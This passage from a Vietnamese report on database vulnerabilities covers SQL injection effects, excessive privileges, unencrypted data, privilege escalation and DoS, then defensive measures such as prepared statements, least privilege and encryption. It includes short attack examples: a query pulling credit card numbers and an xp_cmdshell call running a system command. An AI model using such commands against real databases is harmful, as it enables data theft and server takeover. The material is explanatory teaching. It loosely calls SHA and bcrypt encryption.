Truy vấn này sẽ xóa tất cả các bản ghi trong bảng users.

### Đánh cắp thông tin nhạy cảm

Kẻ tấn công có thể thực hiện truy vấn để lấy thông tin nhạy cảm từ cơ sở dữ liệu, như:

- Tên người dùng, mật khẩu.
- Thông tin thẻ tín dụng.

Ví dụ:

sql

SELECT credit\_card\_number FROM payments;

### Chiếm quyền điều khiển máy chủ cơ sở dữ liệu

Kẻ tấn công có thể thực hiện các lệnh để:

- Tải xuống hoặc tải lên mã độc.
- Chạy lệnh hệ thống để phá hoại hoặc chiếm quyền điều khiển.


Ví dụ:

sql

xp\_cmdshell 'dir';

- Truy vấn này (trên SQL Server) có thể chạy lệnh hệ thống để liệt kê tệp trên máy chủ.

### 2.1.3 Cấp đặc quyền quá mức cho người dùng và nhóm người dùng



Hình 12: Mô tả cấp quyền cho người dùng

#### Khái niệm

- Lỗ hổng xảy ra khi người dùng hoặc nhóm người dùng trong cơ sở dữ liệu được cấp quá nhiều quyền hạn hơn mức cần thiết để thực hiện nhiệm vụ của họ.

#### Ví dụ:

- Một tài khoản ứng dụng được cấp quyền DROP TABLE, CREATE DATABASE, hoặc truy cập vào toàn bộ cơ sở dữ liệu khi chỉ cần quyền SELECT và INSERT.
- Nhân viên thông thường có thể truy cập và thay đổi thông tin nhạy cảm của khách hàng.

#### Nguyên nhân gây ra lỗ hổng


- Thiết kế quyền không hợp lý: Không xác định rõ ràng vai trò và quyền hạn cụ thể cho từng nhóm người dùng.
- Cấp quyền toàn cục: Các quyền như GRANT ALL PRIVILEGES được áp dụng mà không kiểm soát.

- Quản lý người dùng yếu kém: Sử dụng chung tài khoản hoặc không giới hạn quyền truy cập dựa trên nguyên tắc tối thiểu.
- Thiếu giám sát: Không thường xuyên kiểm tra các tài khoản và quyền được cấp.

### Rủi ro bảo mật

- Xóa hoặc sửa đổi dữ liệu không mong muốn: Người dùng không có thẩm quyền có thể vô tình hoặc cố ý thay đổi dữ liệu quan trọng.
- Rò rỉ dữ liệu nhạy cảm: Người dùng không liên quan có thể truy cập dữ liệu cá nhân hoặc bí mật.
- Tấn công leo thang đặc quyền: Kẻ tấn công có thể sử dụng tài khoản người dùng để thực hiện các hành vi tấn công nghiêm trọng hơn, như chiếm quyền kiểm soát toàn bộ cơ sở dữ liệu.
- Mất tính toàn vẹn của hệ thống: Hệ thống dễ bị phá hoại nếu không kiểm soát chặt chẽ quyền hạn.

#### 2.1.4 Dữ liệu không được mã hóa



Hình 13: Mô tả mã hóa dữ liệu

### Khái niệm

Dữ liệu không được mã hóa trên cơ sở dữ liệu là tình trạng thông tin lưu trữ trong cơ sở dữ liệu được lưu ở dạng rõ ràng (plaintext), thay vì được bảo vệ bằng các cơ chế mã hóa. Lỗi hổng này khiến dữ liệu dễ bị khai thác nếu hệ thống cơ sở dữ liệu hoặc máy chủ bị tấn công.

### Rủi ro tiềm ẩn

Rò rỉ thông tin nhạy cảm:

- Tin tặc có thể truy cập trực tiếp vào cơ sở dữ liệu và đọc được các thông tin nhạy cảm như mật khẩu, thông tin cá nhân, hoặc dữ liệu tài chính.

**Không tuân thủ quy định pháp luật:**

- Các tiêu chuẩn bảo mật như GDPR, HIPAA hoặc PCI DSS yêu cầu mã hóa dữ liệu nhạy cảm. Việc không mã hóa có thể dẫn đến các hình phạt pháp lý.

**Tăng hiệu quả của các cuộc tấn công:**

- Nếu tin tặc tấn công thành công cơ sở dữ liệu, việc không mã hóa dữ liệu giúp chúng dễ dàng khai thác thông tin mà không cần thêm bước giải mã.

**Nguy cơ từ nội gián:**

- Nhân viên hoặc người quản trị hệ thống có thể truy cập trái phép vào dữ liệu nếu không có biện pháp mã hóa.

## **Nguyên nhân**

**Thiếu nhận thức về bảo mật:**

- Lập trình viên hoặc quản trị viên hệ thống không hiểu rõ tầm quan trọng của mã hóa dữ liệu.

**Hiệu năng và chi phí:**

- Việc mã hóa dữ liệu có thể làm chậm hệ thống, đặc biệt khi cơ sở dữ liệu lớn. Một số tổ chức bỏ qua mã hóa để tiết kiệm chi phí và tăng hiệu suất.

**Không tuân thủ quy trình mã hóa:**

- Không sử dụng các chuẩn mã hóa như AES, RSA hoặc SHA trong quá trình lưu trữ và truyền tải dữ liệu.

**Dữ liệu nhạy cảm lưu trữ trực tiếp trong bảng:**

- Thông tin như số thẻ tín dụng, mật khẩu, hoặc dữ liệu y tế không được xử lý và bảo vệ đúng cách.

## **Hậu quả**

**Mất uy tín:**

- Khi dữ liệu bị đánh cắp, khách hàng mất niềm tin vào tổ chức.

**Tổn thất tài chính:**

- Tổ chức phải bồi thường thiệt hại cho khách hàng và chịu các án phạt pháp lý.


**Tạo điều kiện cho các tấn công tiếp theo:**

- Tin tặc có thể sử dụng thông tin đánh cắp để thực hiện các cuộc tấn công như lừa đảo (phishing) hoặc đánh cắp danh tính (identity theft).

## Ví dụ thực tế

- Năm 2021, một công ty thương mại điện tử lớn bị tin tặc tấn công, khiến hơn 10 triệu thông tin thẻ tín dụng của khách hàng bị đánh cắp. Các thẻ này không được mã hóa và bị bán trên thị trường đen.

### 2.1.5 Leo thang đặc quyền



Hình 14: Mô tả leo thang đặc quyền

#### Khái niệm:

Leo thang đặc quyền (Privilege Escalation) là một loại tấn công trong đó một kẻ tấn công có thể khai thác lỗ hổng trong hệ thống để tăng cường quyền truy cập của mình, từ quyền hạn thấp hơn (như người dùng bình thường) lên quyền hạn cao hơn (như quản trị viên hoặc superuser). Mục tiêu của tấn công này là để truy cập, thay đổi hoặc xóa dữ liệu nhạy cảm mà kẻ tấn công không có quyền hạn hợp lệ để thực hiện.

Trong cơ sở dữ liệu, leo thang đặc quyền thường xảy ra khi một người dùng không có quyền cao có thể lợi dụng các lỗ trong hệ thống để nâng quyền của mình lên.

#### Các Dạng Lỗ Hổng Leo Thang Đặc Quyền trong Cơ Sở Dữ Liệu

##### Lỗi cấu hình không chính xác

- Các quyền được cấp không chính xác hoặc quá rộng đối với người dùng, ví dụ như cấp quyền admin cho người dùng không hợp lệ hoặc cho phép người dùng bình thường truy cập vào các phần nhạy cảm của cơ sở dữ liệu.

#### Quyền truy cập không giới hạn

- Một số hệ thống có thể cho phép người dùng thực hiện các hành động vượt quá phạm vi quyền hạn của họ (ví dụ: truy vấn các bảng mà họ không có quyền truy cập).

#### Lỗ hổng trong Stored Procedures hoặc Functions

- Nếu có stored procedures hoặc functions mà người dùng có thể thực thi với quyền cao hơn, kẻ tấn công có thể lợi dụng để thực hiện các lệnh bất hợp pháp. Chẳng hạn, nếu một stored procedure có thể thực thi mã SQL có quyền admin, kẻ tấn công có thể tăng quyền của mình lên.

#### Lỗi trong việc kiểm soát quyền truy cập đối với các đối tượng hoặc tài nguyên

- Ví dụ, nếu hệ thống không kiểm tra chính xác quyền truy cập đối với các bảng hoặc cột trong cơ sở dữ liệu, kẻ tấn công có thể truy cập thông tin mà mình không được phép.

### **Cách thức Tấn công Leo Thang Đặc Quyền trong Cơ Sở Dữ Liệu**

#### Khai thác Quyền Truy Cập Không Hợp Lệ

- Kẻ tấn công có thể lợi dụng lỗ hổng cấu hình để truy cập vào các phần của cơ sở dữ liệu mà họ không có quyền. Ví dụ, người dùng không có quyền DELETE có thể lợi dụng một lỗ hổng trong mã để xóa các bản ghi hoặc bảng quan trọng.

#### Sử dụng Stored Procedures để Tăng Cường Quyền

- Nếu một stored procedure có quyền cao hơn (ví dụ: quyền ADMIN) và được người dùng không có quyền gọi, kẻ tấn công có thể tìm cách thực thi stored procedure này để thực hiện các hành động ngoài phạm vi quyền của mình.


#### Khai thác Các Lỗi Xác Thực hoặc Phân Quyền

- Lỗi trong phân quyền có thể cho phép người dùng truy cập vào các bảng hoặc cột nhạy cảm mà không có sự cho phép.

#### SQL Injection để Tăng Quyền

- Một cuộc tấn công SQL injection có thể dẫn đến việc thay đổi các truy vấn SQL hoặc thực thi các lệnh có quyền cao hơn (như thực thi các lệnh SYSTEM hoặc GRANT).

### **2.1.6 Tấn công từ chối dịch vụ**



Hình 15: Mô tả tấn công từ chối dịch vụ

### **Khái niệm:**

- Tấn công từ chối dịch vụ (Denial of Service - DoS) trên cơ sở dữ liệu là một loại tấn công mà kẻ tấn công tìm cách làm gián đoạn hoặc vô hiệu hóa khả năng cung cấp dịch vụ của hệ thống cơ sở dữ liệu. Tấn công DoS nhằm mục đích làm cho cơ sở dữ liệu không thể xử lý yêu cầu của người dùng, hoặc gây thiệt hại về tài nguyên hệ thống khiến cơ sở dữ liệu hoạt động kém hiệu quả hoặc hoàn toàn bị sập.

### **Mục Tiêu Của Tấn Công DoS Trên Cơ Sở Dữ Liệu**

- Chặn người dùng hợp pháp: Tấn công gây gián đoạn các yêu cầu hợp lệ của người dùng, làm cho họ không thể truy cập dữ liệu hoặc thực hiện các thao tác trên hệ thống.
- Làm giảm hiệu suất của cơ sở dữ liệu: Tấn công có thể làm tắc nghẽn hoặc tiêu tốn tài nguyên hệ thống, gây ra sự chậm trễ trong xử lý các truy vấn cơ sở dữ liệu.
- Khiến cơ sở dữ liệu tạm thời hoặc vĩnh viễn không thể sử dụng được: Trong trường hợp nghiêm trọng, tấn công có thể làm cho cơ sở dữ liệu không thể hoạt động bình thường.

### **Các Hình Thức Tấn Công DoS Trên Cơ Sở Dữ Liệu**

#### Tấn công DoS bằng cách gửi truy vấn nặng hoặc sai cú pháp:

- Kẻ tấn công có thể gửi một số lượng lớn các truy vấn có tính toán phức tạp hoặc các câu lệnh SQL không tối ưu để làm tắc nghẽn hệ thống.
- Truy vấn dài hoặc sử dụng JOIN phức tạp sẽ yêu cầu cơ sở dữ liệu thực thi nhiều phép toán, dẫn đến quá tải hệ thống.

#### Tấn công DoS bằng cách tốn dung tài nguyên hệ thống:

- Một cách khác là tấn công bằng cách tạo ra một số lượng lớn các kết nối đồng thời tới cơ sở dữ liệu, gây quá tải các tài nguyên hệ thống như bộ nhớ và CPU.
- Các yêu cầu này có thể bao gồm truy vấn ngắn nhưng thực hiện quá nhiều hoặc không có tác dụng.

Tấn công DoS từ chối quyền truy cập vào cơ sở dữ liệu:

- Kẻ tấn công có thể cố gắng phá hoại cơ sở dữ liệu bằng cách thay đổi các cấu hình hoặc thiết lập quyền hạn người dùng, khiến cho người dùng hợp pháp không thể truy cập vào cơ sở dữ liệu.
- Các lỗ hổng trong xác thực hoặc phân quyền có thể bị khai thác để ngăn chặn truy cập hợp lệ.

Tấn công DoS bằng cách sử dụng các dữ liệu không hợp lệ hoặc lỗi:

- Kẻ tấn công có thể gửi các câu lệnh SQL được thiết kế để gây lỗi hoặc làm rối loạn hệ thống (ví dụ, các truy vấn có lỗi cú pháp hoặc các tham số không hợp lệ).
- Các lỗi không được xử lý đúng cách có thể dẫn đến hệ thống bị tạm dừng hoặc không phản hồi.

### **Tác Động của Tấn Công DoS Trên Cơ Sở Dữ Liệu**

- Gián đoạn dịch vụ: Khi cơ sở dữ liệu không thể đáp ứng các yêu cầu từ người dùng hoặc ứng dụng, điều này có thể ảnh hưởng đến hoạt động của toàn bộ hệ thống, đặc biệt nếu cơ sở dữ liệu đóng vai trò quan trọng trong hệ thống.
- Giảm hiệu suất hệ thống: Việc tắc nghẽn tài nguyên như bộ nhớ và CPU có thể làm giảm tốc độ truy xuất và xử lý dữ liệu, ảnh hưởng đến người dùng cuối và các tác vụ tự động.
- Ảnh hưởng đến uy tín và độ tin cậy: Nếu tấn công kéo dài, người dùng có thể mất niềm tin vào hệ thống, đặc biệt là trong các ứng dụng yêu cầu xử lý dữ liệu thời gian thực hoặc dữ liệu nhạy cảm.
- Chi phí khắc phục: Để khôi phục sau một cuộc tấn công từ chối dịch vụ, các tổ chức có thể phải chi phí cho các biện pháp bảo vệ thêm, như mở rộng phần cứng, cải thiện mạng hoặc thay đổi cấu trúc cơ sở dữ liệu.

## **2.2 Biện pháp bảo mật các dạng lỗ hổng trên cơ sở dữ liệu**

### **2.2.1 Biện pháp khắc phục mật khẩu quá yếu và mặc định**

#### **Tăng cường chính sách mật khẩu**

Áp dụng mật khẩu mạnh:

- Yêu cầu mật khẩu có độ dài tối thiểu 12 ký tự.
- Kết hợp các yếu tố: chữ hoa, chữ thường, số và ký tự đặc biệt (ví dụ: @, #, %).
- Tránh sử dụng thông tin dễ đoán như tên, ngày sinh, hoặc từ ngữ thông thường.
- Không tái sử dụng mật khẩu cũ.

Thiết lập kiểm tra độ mạnh của mật khẩu:

- Sử dụng thư viện kiểm tra độ mạnh mật khẩu như OWASP Password Strength Test trong Java hoặc các công cụ tương tự.

Hệ thống từ chối các mật khẩu yếu ngay từ lúc đăng ký hoặc thay đổi.

### **Thay đổi mật khẩu mặc định**

Thực hiện ngay sau khi cài đặt:

- Đảm bảo mật khẩu mặc định (ví dụ: root/root, admin/admin) phải được thay đổi ngay sau khi cài đặt cơ sở dữ liệu hoặc ứng dụng.

Hạn chế hoặc vô hiệu hóa tài khoản mặc định:

- Nếu không cần thiết, vô hiệu hóa các tài khoản mặc định hoặc thay đổi tên người dùng để tránh bị dò tìm.

### **Sử dụng cơ chế quản lý mật khẩu an toàn**

Lưu mật khẩu an toàn:

- Sử dụng các thuật toán băm như bcrypt, Argon2, hoặc PBKDF2 để lưu trữ mật khẩu.
- Cấu hình thêm "muối" (salt) để ngăn chặn tấn công dò ngược bằng bảng (rainbow table attack).

Mã hóa dữ liệu truyền tải:

- Sử dụng SSL/TLS để mã hóa thông tin trong quá trình truyền giữa ứng dụng và cơ sở dữ liệu, đảm bảo không bị nghe lén.

Sử dụng trình quản lý mật khẩu:

- Áp dụng các công cụ quản lý mật khẩu như KeePass, LastPass, hoặc Dashlane để lưu trữ và tự động điền mật khẩu mạnh.

### **Hạn chế quyền truy cập và tăng cường bảo mật đăng nhập**

Giới hạn quyền:

- Áp dụng nguyên tắc quyền tối thiểu (Least Privilege), chỉ cấp quyền tối thiểu cần thiết cho mỗi người dùng hoặc ứng dụng truy cập cơ sở dữ liệu.

Giới hạn số lần thử mật khẩu:

- Cấu hình khóa tài khoản sau một số lần thử mật khẩu sai liên tiếp để ngăn chặn tấn công vét cạn (brute force).

Thêm xác thực đa yếu tố (2FA):

- Yêu cầu người dùng cung cấp mã OTP hoặc xác thực bằng email/sms để tăng thêm lớp bảo mật.

Sử dụng danh sách trắng IP (IP Whitelisting):

- Chỉ cho phép các địa chỉ IP đáng tin cậy truy cập vào cơ sở dữ liệu.

### Kiểm tra và giám sát thường xuyên

Kiểm tra mật khẩu yếu:

- Sử dụng các công cụ kiểm tra để phát hiện mật khẩu yếu trong cơ sở dữ liệu. Ví dụ: sử dụng Password Auditor Tools.

Theo dõi nhật ký đăng nhập:

- Bật chế độ ghi nhật ký (logging) và giám sát các hoạt động đáng ngờ như đăng nhập thất bại liên tục hoặc truy cập trái phép từ IP lạ.

Kiểm tra bảo mật định kỳ:

- Thực hiện kiểm tra bảo mật (penetration testing) thường xuyên để phát hiện và khắc phục lỗ hổng.

### 2.2.2 Biện pháp khắc phục lỗi chèn mã SQL

#### Sử dụng Prepared Statements (Truy vấn tham số hóa)

- Đây là biện pháp quan trọng nhất để ngăn chặn SQL Injection.
- Prepared Statements không cho phép dữ liệu người dùng được diễn giải như mã SQL, mà chỉ là tham số đầu vào.

Ví dụ trong Java Spring MVC:

java

```
String sql = "SELECT * FROM users WHERE username = ? AND password = ?";  
JdbcTemplate.query(sql, new Object[]{username, password});
```

Lợi ích:

- Tách biệt giữa mã SQL và dữ liệu đầu vào.
- Ngăn chặn việc chèn mã độc vào truy vấn SQL.

## Sử dụng ORM Frameworks (Hibernate, JPA)

- Các framework ORM (Object-Relational Mapping) như Hibernate hoặc JPA tự động hóa truy vấn SQL và bảo vệ dữ liệu đầu vào.

Ví dụ với JPA:

java

```
TypedQuery<User> query = entityManager.createQuery("SELECT u FROM User u WHERE  
u.username = :username", User.class);  
query.setParameter("username", username);
```

Lợi ích:

- ORM frameworks giảm thiểu nguy cơ lỗi lập trình dẫn đến SQL Injection.

## Kiểm tra và lọc đầu vào người dùng (Input Validation)

- Kiểm tra kỹ càng dữ liệu đầu vào từ người dùng để đảm bảo chỉ chứa giá trị hợp lệ.
- Sử dụng danh sách trắng (whitelist) để giới hạn đầu vào chỉ bao gồm các ký tự cho phép.

Ví dụ:

- Chỉ cho phép các chữ cái và số trong trường "username".

java

```
if (!username.matches("[a-zA-Z0-9]+")) {  
    throw new IllegalArgumentException("Invalid input");  
}
```

Lợi ích:

Ngăn chặn đầu vào bất thường chứa ký tự độc hại.

## Hạn chế quyền truy cập cơ sở dữ liệu (Principle of Least Privilege)

- Cấu hình tài khoản cơ sở dữ liệu chỉ có quyền tối thiểu để thực hiện công việc.

Thực hiện:

- Tài khoản ứng dụng chỉ nên có quyền:
- SELECT, INSERT, UPDATE, DELETE trên các bảng cụ thể.
- Không cấp quyền DROP, ALTER, hoặc thực thi stored procedures không cần thiết.

Lợi ích:

Giảm thiểu tác động khi kẻ tấn công khai thác SQL Injection.

### **Mã hóa dữ liệu nhạy cảm**

- Dữ liệu quan trọng như mật khẩu phải được mã hóa trước khi lưu trữ.
- Sử dụng thuật toán mã hóa mạnh như bcrypt.

Ví dụ trong Spring Security:

java

- BCryptPasswordEncoder encoder = new BCryptPasswordEncoder();
- String hashedPassword = encoder.encode(password);

Lợi ích:

- Nếu dữ liệu bị lộ, kẻ tấn công không thể dễ dàng sử dụng.

### **2.2.3 Biện pháp khắc phục cấp đặc quyền quá mức cho người dùng và nhóm người dùng**

#### **Nguyên tắc cấp quyền tối thiểu (Principle of Least Privilege)**

Mô tả:

- Đảm bảo rằng người dùng và nhóm người dùng chỉ được cấp quyền tối thiểu cần thiết để hoàn thành nhiệm vụ của họ.
- Quyền không cần thiết phải bị loại bỏ ngay lập tức.

Thực hiện:

- Ứng dụng web: Chỉ cấp quyền SELECT, INSERT, hoặc UPDATE cho các bảng cần thiết. Không cấp quyền DROP, ALTER.
- Tài khoản quản trị: Hạn chế quyền CREATE hoặc DELETE chỉ cho các nhóm quản trị có trách nhiệm.

Ví dụ trong SQL Server:

sql

```
GRANT SELECT, INSERT ON Orders TO 'app_user';
```

Lợi ích:

- Giảm thiểu rủi ro khi một tài khoản bị xâm phạm hoặc sử dụng sai mục đích.

## **Phân tách vai trò và quyền hạn (Role-Based Access Control - RBAC)**

Mô tả:

- Sử dụng các vai trò (role) để phân quyền dựa trên nhiệm vụ cụ thể của từng nhóm người dùng.
- Người dùng được gán vào vai trò phù hợp thay vì trực tiếp gán quyền.

Thực hiện:

- Tạo vai trò: Xác định các vai trò dựa trên chức năng (như nhập liệu, xem báo cáo, quản trị).
- Gán quyền cho vai trò: Chỉ định quyền cụ thể cho từng vai trò.
- Thêm người dùng vào vai trò: Gán người dùng hoặc nhóm người dùng vào vai trò tương ứng.

Ví dụ trong SQL Server:

sql

```
-- Tạo vai trò cho nhân viên nhập liệu  
CREATE ROLE DataEntryRole;  
GRANT SELECT, INSERT ON Customers TO DataEntryRole;  
  
-- Gán người dùng vào vai trò  
EXEC sp_addrolemember 'DataEntryRole', 'data_entry_user';
```

Lợi ích:

- Dễ dàng quản lý quyền thông qua vai trò.
- Hạn chế sai sót khi thay đổi quyền trực tiếp cho từng tài khoản.

## **Xóa tài khoản và quyền không sử dụng**

Mô tả:

- Loại bỏ các tài khoản không còn hoạt động hoặc quyền không cần thiết.

Thực hiện:

- Kiểm tra định kỳ các tài khoản và quyền đã được cấp.
- Thu hồi quyền từ tài khoản không cần thiết.

Ví dụ:

sql

```
REVOKE SELECT, INSERT, UPDATE ON Products FROM 'inactive_user';  
DROP USER 'inactive_user';
```

Lợi ích:

- Giảm thiểu bề mặt tấn công trong hệ thống.

### Sử dụng cơ chế kiểm tra định kỳ (Auditing)

Mô tả:

- Theo dõi và ghi nhận hoạt động liên quan đến cấp quyền và truy cập cơ sở dữ liệu.

Thực hiện:

- Bật cơ chế ghi nhật ký trong SQL Server hoặc sử dụng công cụ bên thứ ba để theo dõi.
- Phân tích nhật ký thường xuyên để phát hiện hoạt động bất thường.

Ví dụ trong SQL Server:

sql


```
-- Kích hoạt ghi nhật ký kiểm tra  
CREATE SERVER AUDIT AuditDB  
TO FILE (FILEPATH = 'C:\AuditLogs\' );  
ALTER SERVER AUDIT AuditDB WITH (STATE = ON);
```

Lợi ích:

- Dễ dàng phát hiện và khắc phục sai sót trong cấp quyền.

#### 2.2.4 Biện pháp khắc phục dữ liệu không được mã hóa

## Cách thức hoạt động của Bcrypt



Hình 16: Mô tả mã hóa dữ liệu

### Sử dụng mã hóa dữ liệu trong lưu trữ (Data-at-Rest Encryption)

Mô tả:

- Mã hóa dữ liệu khi lưu trữ trong cơ sở dữ liệu để ngăn chặn việc đọc trực tiếp dữ liệu thô từ ổ đĩa hoặc cơ sở dữ liệu bị xâm phạm.

Thực hiện:

- Transparent Data Encryption (TDE): Cơ chế mã hóa toàn bộ cơ sở dữ liệu ở cấp độ lưu trữ, hỗ trợ bởi SQL Server.
- Mã hóa các cột nhạy cảm bằng thuật toán mạnh như AES (Advanced Encryption Standard).

### Mã hóa dữ liệu khi truyền tải (Data-in-Transit Encryption)

Mô tả:

- Bảo vệ dữ liệu khi truyền từ ứng dụng đến máy chủ cơ sở dữ liệu, hoặc giữa các máy chủ cơ sở dữ liệu.

Thực hiện:

Kích hoạt SSL/TLS cho kết nối giữa ứng dụng và cơ sở dữ liệu.

Sử dụng JDBC URL với mã hóa bắt buộc trong Spring MVC:

```
spring.datasource.url=jdbc:sqlserver://localhost:1433;databaseName=MyDB;encrypt=true;trustServerCertificate=false;
```

Lợi ích:

- Ngăn chặn việc nghe lén dữ liệu khi truyền tải.

### Sử dụng cơ chế mã hóa tại ứng dụng (Application-Level Encryption)

Mô tả:

- Mã hóa dữ liệu nhạy cảm tại ứng dụng trước khi lưu vào cơ sở dữ liệu.

Thực hiện:

- Sử dụng thư viện mã hóa mạnh như JCA (Java Cryptography Architecture).
- Mã hóa dữ liệu trước khi lưu trữ.

Lợi ích:

- Bảo vệ dữ liệu từ cấp ứng dụng trước khi lưu trữ.

